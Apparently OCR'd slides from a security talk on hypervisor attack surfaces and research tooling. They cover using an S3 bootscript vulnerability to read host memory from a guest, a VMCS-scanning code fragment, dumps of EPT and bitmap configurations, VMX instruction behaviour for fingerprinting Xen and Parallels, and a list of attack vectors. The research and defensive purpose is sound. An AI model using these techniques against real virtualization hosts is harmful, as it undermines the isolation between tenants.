
Debug tools

- Build-in debug capabilities: [1], [2]
- Firmware based:
  - Firmware rootkit: [1]
  - Firmware vulnerability
- Exception monitor:
  - Hardware debugger: [1]
  - Nested virtualizations: Libvmi, xenpwn
  - ASAN
- Input generators:
  - AFL: TriforceAFL
- Tracer:
  - Process Tracer: Go Speed Tracer

Using S3 bootscript vulnerability as hypervisor investigation tool



Attacker VM reads entire HPA space



VMCS, MSR and I/O bitmaps..

```
def find_vmcs(self, par):
    vmcs_list = []
    revisionid = self.cs.msr.read_msr(0, 0x480)[0]
    revid = struct.pack('<L', revisionid) + (28 * '\x00')
    for (pa, end_pa) in par:
        while pa < end_pa:
            if self.cs.mem.read_physical_mem(pa, 32) == revid:
                vmcs = {'ADDR': pa}
```

```
RD MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102

WR MSR Bitmap (doesn't cause a VM exit):
  0x00000174
  0x00000175
  0x00000176
  0xc0000100
  0xc0000101
  0xc0000102
```

```
IO Bitmap (causes a VM exit):
  0x0020
  0x0021
  0x0064
  0x00a0
  0x00a1
  0x0cf8
  0x0cfc
  0x0cfd
  0x0cfe
  0x0cff
```

```
CPU_BASED_VM_EXEC_CONTROL:
       Bit  2:  0  Interrupt-window exiting
       Bit  3:  1  Use TSC offsetting
       Bit  7:  1  HLT exiting
       Bit  9:  0  INVLPG exiting
       Bit 10:  1  MWAIT exiting
       Bit 11:  1  RDPMC exiting
       Bit 12:  0  RDTSC exiting
       Bit 15:  0  CR3-load exiting
       Bit 16:  0  CR3-store exiting
       Bit 19:  0  CR8-load exiting
       Bit 20:  0  CR8-store exiting
       Bit 21:  1  Use TPR shadow
       Bit 22:  0  NMI-window exiting
       Bit 23:  1  MOV-DR exiting
       Bit 24:  0  Unconditional I/O exiting
       Bit 25:  1  Use I/O bitmaps
       Bit 27:  0  Monitor trap flag
       Bit 28:  1  Use MSR bitmaps
       Bit 29:  1  MONITOR exiting
       Bit 30:  0  PAUSE exiting
       Bit 31:  1  Activate secondary controls

SECONDARY_VM_EXEC_CONTROL:
       Bit  0:  1  Virtualize APIC accesses
       Bit  1:  1  Enable EPT
       Bit  2:  1  Descriptor-table exiting
       Bit  3:  1  Enable RDTSCP
       Bit  4:  0  Virtualize x2APIC mode
```

Exploring hypervisors…

- Tools to explore VMM hardware config

  IOMMU:

  `chipsec_util iommu`

  CPU VM extensions (EPT, virtio, hypercall):

  `chipsec_util vmm`

VMM Hardware Page Tables…

```
EPTP: 0x0000004ac8000
  PML4E: 0x0000004b1c000
    PDPTE: 0x0000004b1a000
      PDE   : 0x0000004b13000
        PTE   : 0x0000000000000  - 4KB PAGE  XWR        GPA: 0x0000000000000
        PTE   : 0x0000000002000  - 4KB PAGE  XWR        GPA: 0x0000000002000
        PTE   : 0x0000000003000  - 4KB PAGE  XWR        GPA: 0x0000000003000
        PTE   : 0x0000000004000  - 4KB PAGE  XWR        GPA: 0x0000000004000
        PTE   : 0x0000000005000  - 4KB PAGE  XWR        GPA: 0x0000000005000
        PTE   : 0x0000000006000  - 4KB PAGE  XWR        GPA: 0x0000000006000
```

```
EPT Host physical address ranges:
  0x0000000000000 - 0x0000000000fff      1  XWR
  0x0000000002000 - 0x000000009cfff    155  XWR
  0x00000000c0000 - 0x00000000c7fff      8  XWR
  0x00000000c9000 - 0x00000000c9fff      1  XWR
  0x00000000ce000 - 0x00000000cefff      1  XWR
  0x00000000e0000 - 0x0000000192fff    179  XWR
  0x0000000195000 - 0x0000000195fff      1  --R
  0x0000000196000 - 0x0000000196fff      1  XWR
  0x0000000198000 - 0x0000000199fff      2  XWR
  0x000000019e000 - 0x00000001a3fff      6  XWR
  0x00000001a6000 - 0x00000001c4fff     31  XWR
  0x00000001c8000 - 0x00000001c8fff      1  XWR
  0x00000001cb000 - 0x00000001dcfff     18  XWR
```

Hypervisor detection/fingerprinting

Intel VMX instructions

VMCALL

```
IF not in VMX operation
    THEN #UD;
ELSIF in VMX non-root operation
    THEN VM exit;
ELSIF (RFLAGS.VM = 1) or (IA32_EFER.LMA = 1 and CS.L = 0)
    THEN #UD;
ELSIF CPL > 0
    THEN #GP(0);
```

VMCLEAR

```
IF (register operand) or (not in VMX operation) or (CR0.PE = 0) or (RFLAGS.VM = 1) or (IA32_EFER.LMA = 1 and CS.L = 0)
    THEN #UD;
ELSIF in VMX non-root operation
    THEN VM exit;
ELSIF CPL > 0
    THEN #GP(0);
```

IT DOESN’T METTER WHERE YOUR GUEST CALLS IT (R3 or R0) – VMX INSTRUCTION CAUSES VMEXIT

Intel VMX instructions. Xen

It’s a VMM responsibility to inject exception into guest on VMExit due to VMX instruction call.

Xen 4.4.2 x64

Windows x64 guest

User mode

Discovered by ATR.

```
invept     : #UD fault
invvpid    : #UD fault
vmcall     : NO EXCEPTION
vmclear    : #UD fault
vmfunc     : #UD fault
vmfunc     : #UD fault
vmlaunch   : #UD fault
vmptrld    : #UD fault
vmptrst    : #UD fault
vmread     : #UD fault
vmresume   : #UD fault
vmwrite    : #UD fault
vmxoff     : #UD fault
vmxon      : #UD fault
```

Intel VMX instructions. Parallels for Mac

It’s a VMM responsibility to inject exception into guest on VMExit due to VMX instruction call.

Parallels Desktop 11 for Mac
Version 11.0.2 (31348)

Windows 7 x64 guest

User mode

```
invept          : #GP fault
invvpid         : #GP fault
vmcall          : #GP fault
vmclear         : #GP fault
vmfunc          : #UD fault
vmfunc          : #UD fault
vmlaunch        : #UD fault
vmptrld         : #GP fault
vmptrst         : #GP fault
vmread          : #GP fault
vmresume        : #UD fault
vmwrite         : #GP fault
vmxoff          : #UD fault
vmxon           : #GP fault
```

Discovered by ATR.

Other issues with instruction emulation

- XRSTOR/FXRSTOR
- SYSENTER/IRET [1]
- XSETBV/XSAVE
- VMLAUNCH/VMRESUME
- Fbld
- AVX/SSE instructions
- SVM instructions on Intel platform and VMX instruction on AMD platform
- CPUID instruction


Other attack vectors on Hypervisors

- Hardware specific: TLB , Interrupt Controller
- Hardware CPU specific erratums [1], [2]
- Rowhammer: [1], [2]
- Nested virtualization
- Issue related to CPU Ring 1, Ring 2
- Virtual-8086 / Real mode / Task-switches emulation
- APIC/Interrupts: NMI, IRQ, MSI
- IDT, Exceptions, GDT, Paging. For example not usual (weird) paging configuration [1]
- VMCS handling (CVE-2010-2938)
- Shared memory [1], [2]
- Multi-threads, double fetch vulnerability. For example xenpwn

Conclusions

- Vulnerabilities in device and CPU emulation are very common. Fuzz all HW interfaces
- Firmware interfaces/features may affect hypervisor security if exposed to VMs. Both need to be designed to be aware of each other
- Researchers keep finding dragons and drive awareness. Classes of issues start to disappear. Now we have tools – use them to fuzz your favorite hypervisor

Thank You!



Link 1

Link 2

Link 3